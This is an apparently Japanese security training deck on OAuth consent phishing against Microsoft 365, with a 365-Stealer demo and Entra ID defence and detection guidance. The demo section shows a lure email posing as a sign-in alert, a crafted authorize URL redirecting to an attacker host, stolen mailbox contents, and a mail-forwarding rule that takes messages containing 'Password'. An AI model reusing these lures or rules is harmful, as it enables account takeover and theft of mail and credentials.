
同意フィッシングデモ-被害者-管理者(1/2)

- 同意フィッシングメールが被害者に届く
- フィッシング用URLはMicrosoft社正規ドメインが使用されるため、不審に思わず被害者がアクセス



同意フィッシングデモ-被害者-管理者(2/2)

- 攻撃者が作成したアプリケーションへの同意画面が表示、被害者は不審に思わず「承諾」
- 被害者はリダイレクトURLに飛ばされ、Microsoft社を模した攻撃者が作成したサイトが表示



The screenshot shows a web page with the Microsoft logo at the top. Below the logo, the email address 'testuser03_adm@' is followed by a blacked-out domain. The main heading is '要求されているアクセス許可' (Required access permissions). Below this, it says 'SecurityCheck' and '未確認' (Not confirmed). A paragraph states: 'このアプリケーションは、Microsoft またはお客様の組織によって公開されたものではありません。' (This application is not published by Microsoft or your organization). A section titled 'このアプリに必要なアクセス許可:' (Access permissions required for this app:) lists four permissions with checkmarks: 'Read your mail', 'Send mail as you', 'Read and write to your mailbox settings', and 'Read all users' basic profiles'. There is an unchecked checkbox for '組織の代理として同意する' (Consent on behalf of the organization). A detailed disclaimer follows, explaining that granting permissions allows the app to use data and that the user should verify the app's identity. It provides a link to 'https://myapps.microsoft.com' for more details. At the bottom, there are two buttons: 'キャンセル' (Cancel) and '承諾' (Accept).

Microsoft

testuser03_adm@[REDACTED]

要求されているアクセス許可

SecurityCheck
未確認

このアプリケーションは、Microsoft またはお客様の組織によって公開されたものではありません。

このアプリに必要なアクセス許可:

- ✓ Read your mail
- ✓ Send mail as you
- ✓ Read and write to your mailbox settings
- ✓ Read all users' basic profiles

☐ 組織の代理として同意する

これらのアクセス許可を受け入れることは、サービス利用規約とプライバシーに関する声明で指定されているとおりこのアプリがデータを使用することを許可することを意味します。確認を行うための利用規約へのリンクが発行元によって提供されていません。これらのアクセス許可は <https://myapps.microsoft.com> で変更できます。 [詳細の表示](#)

このアプリは疑わしいと思われませんか? [こちらでご報告ください](#)

キャンセル 承諾

同意フィッシングデモ

- 攻撃者-準備1
- 被害者-ユーザ
- 攻撃者-悪用1
- 攻撃者-準備2
- 被害者-管理者
- **攻撃者-悪用2**

同意フィッシングデモ-攻撃者-悪用2(1/4)

被害者が同意後にリダイレクトすることで365-StealerのCLI上に認可コードが表示


```
192.168.163.147 -- [09/Jun/2026 17:58:22] "GET /login/authorized Code:
[redacted]

192.168.163.147 -- [09/Jun/2026 17:58:22] "GET / HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/bootstrap/css/bootstrap.min.css HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/icomfont/icomfont.min.css HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/boxicons/css/boxicons.min.css HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/venobox/venobox.css HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/owl.carousel/assets/owl.carousel.min.css HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/aos/aos.css HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/css/style.css HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/animate.css/animate.min.css HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/jquery/jquery.min.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/img/about.jpg HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/bootstrap/js/bootstrap.bundle.min.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/jquery.easing/jquery.easing.min.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/php-email-form/validate.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/jquery-sticky/jquery.sticky.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/venobox/venobox.min.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/waypoints/jquery.waypoints.min.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/counterup/counterup.min.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/owl.carousel/owl.carousel.min.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/isotope-layout/isotope.pkgd.min.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/aos/aos.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/js/main.js HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/img/slide/slide-1.jpg HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/vendor/boxicons/fonts/boxicons.woff2 HTTP/1.1" 200 -
192.168.163.147 -- [09/Jun/2026 17:58:23] "GET /static/assets/img/Logo.PNG HTTP/1.1" 200 -

[+] testuser03_admin@
[+] All users in tenant saved!
[!] Looks like Victim testuser03_admin@
```

同意フィッシングデモ-攻撃者-悪用2(2/4)

365-StealerのGUIを更新すると被害にあったユーザが追加される



出典 : <https://github.com/AlteredSecurity/365-Stealer>

同意フィッシングデモ-攻撃者-悪用2(3/4)

- 被害者は「Mail.Read」のアクセス許可に同意
- 365-Stealer上で被害者の受信メールを閲覧

いつもご利用いただきありがとうございます。

お客様のアカウントに対する通常とは異なる場所からのサインインが検出されました。

日時：2026/06/09 17:10:11
国/地域：XXXX
デバイス：Linux

このサインインに心当たりがない場合、下記リンクよりアカウントのアクセス許可（連携確認）を完了することで不審なアクセスをブロックすることができます。

▼アクセス許可の確認はこちら

[https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&client_id=\[REDACTED\]&scope=https%3A%2F%2Fgraph.microsoft.com%2F.default+openid+offline_access+&redirect_uri=https%3A%2F%2Fmicrosoftsecurity.local%2Flogin%2Fauthorized&response_mode=query](https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&client_id=[REDACTED]&scope=https%3A%2F%2Fgraph.microsoft.com%2F.default+openid+offline_access+&redirect_uri=https%3A%2F%2Fmicrosoftsecurity.local%2Flogin%2Fauthorized&response_mode=query)

6. Subject: Re: パスワードについて From: testuser01@[REDACTED]
ToRecipients: testuser03_adm@[REDACTED]
CcRecipients: []
BccRecipients: []
ReplyTo: []
Flag: notFlagged
HasAttachments: False

ありがとうございます。
ログインできました。

差出人: testuser03_adm <testuser03_adm@[REDACTED]>
送信日時: 2026年6月8日 11:02
宛先: testuser01 <testuser01@[REDACTED]>
件名: パスワードについて

一時的なパスワードを発行しました。
パスワード：XXXXXXXX

同意フィッシングデモ-攻撃者-悪用2(4/4)

- 被害者は「Mail.Send」「MailboxSettings.ReadWrite」のアクセス許可に同意
- 365-Stealer上で被害者としてメール送信、メールルールの設定追加が可能
 - 内部フィッシングやビジネスメール詐欺に悪用可能

Actions Tab

Send mail from victim user

To..

Subject..

Type message

ファイルを選択

選択されていません

Send Mail

Upload files into victim's OneDrive

ファイルを選択

選択されていません

Upload file

Create Outlook Rules

```
{
  "displayName": "RuleName",
  "sequence": 2,
  "isEnabled": true,
  "conditions": {
    "bodyContains": [
      "Password"
    ]
  },
  "actions": {
    "forwardTo": [
      {
        "emailAddress": {
          "name": "Email test",
          "address": "dummy@domain.com"
        }
      }
    ]
  }
}
```

Create Rules

Reference link=> [Message Rule](#)

7.同意フィッシングへの対策

同意フィッシングへの対策


Microsoft 社が対策や調査方法をまとめているため、参照推奨

- 同意フィッシングから保護する
 - <https://learn.microsoft.com/ja-jp/entra/identity/enterprise-apps/protect-against-consent-phishing>
- アプリの同意付与に関する調査
 - <https://learn.microsoft.com/ja-jp/security/operations/incident-response-playbook-app-consent>
- Microsoft 365 で不正な同意許可を検出して修復する
 - <https://learn.microsoft.com/ja-jp/defender-office-365/detect-and-remediate-illicit-consent-grants>
- 危険な OAuth アプリを調査して修復する
 - <https://learn.microsoft.com/ja-jp/defender-cloud-apps/investigate-risky-oauth>
- [Manage OAuth apps] (OAuth アプリの管理)
 - <https://learn.microsoft.com/ja-jp/defender-cloud-apps/manage-app-permissions>

同意フィッシングへの対策-防御-ユーザの同意制限(1/2)

- 「ユーザの同意を許可しない」を選択することでユーザの同意を禁止可能
- Entra IDポータル>エンタープライズアプリケーション>セキュリティ>同意とアクセス許可>ユーザーの同意設定

ホーム



× <<  保存  破棄 |  フィードバックがある場合

管理

-  ユーザーの同意設定
-  管理者の同意設定
-  アクセス許可の分類

エンド ユーザーやグループ所有者がアプリケーションとエージェント ID への同意をいつ許可するか、また、管理者のレビューや承認をいつ要求する必要があるかを制御します。アプリおよびエージェント ID によるデータ アクセスをユーザーが許可できるようにすれば、便利なアプリケーションを取得でき、生産性を向上させるのに役立ちますが、監視と制御を慎重に行わないと状況によってはリスクを伴う場合があります。

アプリケーションに対するユーザーの同意
組織のデータにアプリケーションがアクセスすることに対し、ユーザーが同意する許可が与えられているかどうかを構成します。[詳細情報](#)

☒ ユーザーの同意を許可しない
すべてのアプリおよびエージェント ID に管理者が必要です。

☐ 検証済みの発行元からのアプリに対して、選択したアクセス許可についてユーザーの同意を許可する
確認済みの発行元のアプリまたはこの組織に登録されているアプリが、"低影響" と分類されたアクセス許可を持つことについて、すべてのユーザーが同意できます。

☐ Microsoft による同意設定の管理を許可する (推奨)
Microsoft の現行のユーザー同意ガイドラインに組織を自動的に更新します。[詳細情報](#)

同意フィッシングへの対策-防御-ユーザの同意制限(2/2)

- 設定変更後にユーザがアプリケーションに対して同意できなくなる
- ただし、設定変更後でも管理者であればアプリケーションに同意可能



同意フィッシングへの対策-防御-管理者の同意フレームワーク(1/6)

ユーザの同意を管理者がコントロールしたい場合、管理者の同意フレームワークが有効

- 「管理者の同意設定」にて設定可能
- レビュー担当者を設定する必要あり

参考: <https://learn.microsoft.com/ja-jp/entra/identity/enterprise-apps/admin-consent-workflow-overview>

ホーム > 同意とアクセス許可

同意とアクセス許可 | 管理者の同意設定

保存 破棄

管理

- ユーザーの同意設定
- 管理者の同意設定**
- アクセス許可の分類

管理者の同意要求

ユーザーは、自分が同意できないアプリに対して管理者の同意を要求できます ①

はい いいえ

管理者の同意要求を確認できるユーザー ①

レビュー担当者の種類	レビュー担当者
ユーザー	1 人のユーザーが選択されました。
グループ (プレビュー)	+ グループの追加
ロール (プレビュー)	+ ロールの追加

選択されたユーザーは要求に関するメール通知を受信する ①

はい いいえ

選択されたユーザーは要求の有効期限に関するリマインダーを受信する ①

はい いいえ

同意要求の有効期限 (日数) ①

-----○-----

同意フィッシングへの対策-防御-管理者の同意フレームワーク(2/6)

ユーザが同意できない場合、レビュー担当者に対して同意要求が可能

 Microsoft

testuser01@[REDACTED]

承認が必要です

Graph Explorer
Microsoft Corporation 

このアプリには、以下の操作に対する管理者の承認が必要です。

✓

 Sign in and read user profile

✓

 Maintain access to data you have given it access to

検証のために必要なので許可してください

[別のアカウントでサインインする](#)

このアプリは疑わしいと思われますか? [こちらでご報告ください](#)

キャンセル

承認要求

同意フィッシングへの対策-防御-管理者の同意フレームワーク(3/6)

レビュー担当者にアプリケーションに対する管理者の同意要求メールが届く

2026年7月11日土曜日 までに Graph Explorer に対する管理者の同意要求を確認してください

Graph Explorer に対する管理者の同意要求を受信しました。2026年7月11日土曜日までにこの要求を確認し、応答してください。これは、この要求に関する first 通知です。

[要求を確認する >](#)

要求者:	testuser01
メール アドレス:	testuser01@[REDACTED]
要求元組織:	[REDACTED]
要求されたアプリ:	Graph Explorer
要求者の妥当性:	検証のために必要なので許可してください
要求日:	2026年6月11日木曜日
有効期限日:	2026年7月11日土曜日

同意フィッシングへの対策-防御-管理者の同意フレームワーク(4/6)

レビュー担当者が対象のアプリケーションを選択し、「アクセス許可のレビューと同意」を選択

ホーム > エンタープライズ アプリケーション

エンタープライズ アプリケーション | 管理者の同意要求

更新 | フィードバックがある場合


- > 概要
- > 管理
- ✓ セキュリティ
 - 条件付きアクセス
 - 同意とアクセス許可
 - アプリケーション ポリシー
- ✓ アクティビティ
 - サインイン ログ
 - 使用状況と分析情報
 - 監査ログ
 - プロビジョニング ログ
 - アクセス レビュー
 - 管理者の同意要求**
 - 一括操作の結果

保留中 すべて (プレビュー)

ユーザーがアプリケーションにアクセスしようとしたときに、同意が得られなければ、管理者が制御できます。構成されたレビュー担当者は、「自分の保留中」キュー内の保留管理者、クラウド アプリケーション管理者、グローバル閲覧者は、すべての保留中、期限ちらをご覧ください。

アプリの名前で検索

名前	↑↓	アプリケーション ID
GE Graph Explorer		de8bc8b5-d9f9-48b1-a8ad-b...



詳細

✓ アクセス許可のレビューと同意 ⚙️ ブロック ✕ 拒否 📄 アプリケーションの確認 ↻️ 更新

アプリの詳細 依頼者: ヘルプ

アプリケーション名	応答 URL	アクセスを有効にする方法
Graph Explorer	https://tryit.graphexplorer.microsoft.com/ https://tryit.graphexplorerppe.microsoft.com/ https://developer.microsoft.com/de-de/graph/graph-explorer https://developer.microsoft.com/en-us/graph/graph-explorer/ https://developer.microsoft.com/en-us/graph/graph-explorer/ https://developer.microsoft.com/en-us/graph/graph-explorer/preview https://developer.microsoft.com/en-us/graph/graph-explorer/preview/ https://developer.microsoft.com/es-es/graph/graph-explorer https://developer.microsoft.com/es-es/graph/graph-explorer/ https://developer.microsoft.com/fr-fr/graph/graph-explorer https://developer.microsoft.com/fr-fr/graph/graph-explorer/ https://developer.microsoft.com/ja-jp/graph/graph-explorer https://developer.microsoft.com/ja-jp/graph/graph-explorer/ https://developer.microsoft.com/pt-br/graph/graph-explorer https://developer.microsoft.com/pt-br/graph/graph-explorer/	このアプリケーションには管理者の同意が必要です。[アクセス許可のレビューと同意] を選択して、要求中のアクセス許可を確認し、管理者の同意を付与します。

同意フィッシングへの対策-防御-管理者の同意フレームワーク(5/6)

アクセス許可を確認し、問題がなければ「承諾」を選択



要求されているアクセス許可

組織のレビュー

Graph Explorer

Microsoft Corporation

このアプリに必要なアクセス許可:

- ✓ Sign in and read user profile
- ✓ Maintain access to data you have given it access to

同意すると、このアプリは組織内のすべてのユーザーの指定のリソースにアクセスできるようになります。これらのアクセス許可の確認を求めるメッセージは、他のユーザーには表示されません。

これらのアクセス許可を受け入れることは、[サービス利用規約とプライバシーに関する声明](#)で指定されているとおりにこのアプリがデータを使用することを許可することを意味します。これらのアクセス許可は <https://myapps.microsoft.com> で変更できます。 [詳細の表示](#)

このアプリは疑わしいと思われますか? [こちらでご報告ください](#)

キャンセル

承諾

同意フィッシングへの対策-防御-管理者の同意フレームワーク(6/6)

- 同意フレームワークでの同意は「管理者の同意」となる
- 「管理者の同意」では、全てのユーザが同意なしに承諾したアプリケーションを利用可能に
- テナント全体での利用が適さないアプリケーションは別方法で個別に同意付与可能

参考：

<https://learn.microsoft.com/ja-jp/entra/identity/enterprise-apps/user-admin-consent-overview#admin-consent>

<https://learn.microsoft.com/ja-jp/entra/identity/enterprise-apps/grant-consent-single-user?pivots=msgraph-powershell#grant-consent-on-behalf-of-a-single-user>

ホーム > エンタープライズ アプリケーション | すべてのアプリケーション > Graph Explorer

Graph Explorer | アクセス許可 ...

エンタープライズ アプリケーション

◇ << ✓ アクセス許可のレビュー 最新の情報に更新 フィードバックがある場合

概要

デプロイ計画

問題の診断と解決

管理

プロパティ

所有者

ロールと管理者

ユーザーとグループ

シングル サインオン

プロビジョニング

セルフサービス

カスタム セキュリティ属性

セキュリティ

条件付きアクセス

アクセス許可

トークンの暗号化

アクティビティ

アクセス許可

組織向けに付与されたアクセス許可のリストを以下に示します。管理者は、すべてのユーザーの代理としてこのアプリに対するアクセス許可を付与できます (委任されたアクセス許可)。直接このアプリに対するアクセス許可を付与することもできます (アプリのアクセス許可)。

[詳細情報](#)

アクセス許可のレビュー、取り消し、復元を行うことができます。

[詳細情報](#)

管理者の同意 に管理者の同意を与えます

管理者の同意 ユーザーの同意

アクセス許可を検索します


API 名	要求の値	アクセス許可	種類	付与方法	付与者
Microsoft Graph (4)					
Microsoft Graph	openid	Sign users in	委任	管理者の同意	1 名の管理者
Microsoft Graph	profile	View users' basic profile	委任	管理者の同意	1 名の管理者
Microsoft Graph	User.Read	Sign in and read user profile	委任	管理者の同意	1 名の管理者
Microsoft Graph	offline_access	Maintain access to data you have given it ...	委任	管理者の同意	1 名の管理者

同意フィッシングへの対策-事後対応(1/2)

アプリケーションを非アクティブ化することで一時的にアクセス許可を無効化可能


- Entra IDポータル>管理>エンタープライズアプリケーション>“不正なアプリケーション”>プロパティ
- アプリケーションを削除することでも対応可能だが、調査が完了するまでは非アクティブ化を推奨

参考: <https://learn.microsoft.com/ja-jp/entra/identity/enterprise-apps/disable-user-sign-in-portal>



同意フィッシングへの対策-事後対応(2/2)

非アクティブ化後に攻撃者が作成したアプリケーションと紐づく 365-Stealer で
アクセストークン取得の失敗を確認



出典 : <https://github.com/AlteredSecurity/365-Stealer>

同意フィッシングへの対策-検知

Entra ID監査ログで「Consent to application」 イベントを探すことが有効

監査ログの詳細

アクティビティ

ターゲット

変更されたプロパティ

アクティビティ

日付2026/6/9 17:58

アクティビティの種類Consent to application

関連付け ID

カテゴリApplicationManagement

状態success

状態の理由

ユーザー エージェント

開始者 (アクター)

種類ユーザー

表示名Azure ESTS Service

オブジェクト ID

IP アドレス

ユーザー プリンシパル名testuser03_admin

その他の詳細情報

監査ログの詳細

アクティビティ

ターゲット

変更されたプロパティ

ターゲット

種類ServicePrincipal

ID

表示名SecurityCheck

監査ログの詳細

アクティビティ

ターゲット

変更されたプロパティ


ターゲット	プロパティ名	古い値	新しい値
SecurityC...	ConsentContex...		"True"
SecurityC...	ConsentContex...		"False"
SecurityC...	ConsentContex...		"False"
SecurityC...	ConsentContex...		"WindowsAzureActiveDirectoryIntegratedApp"
SecurityC...	ConsentAction....		ConsentType: Principal, Scope: Mail.Read Mail.Send MailboxSettings.ReadWrite User.ReadBasic.All, CreatedDateTime: , LastModifiedDateTime]; "
SecurityC...	ConsentAction....		"Risky application detected"

8. 【参考】 ConsentFix

【参考】ConsentFix-流れ


- 同意フィッシング(Consent Phishing)で使用された認可コードフローの悪用とClickFixを組み合わせた攻撃
- 事前同意済みのアプリケーションを使用し、認可コードの受け渡しを被害者自身にさせる

参考: <https://www.proofpoint.com/jp/blog/threat-insight/clipboard-compromise-powershell-self-pwn>

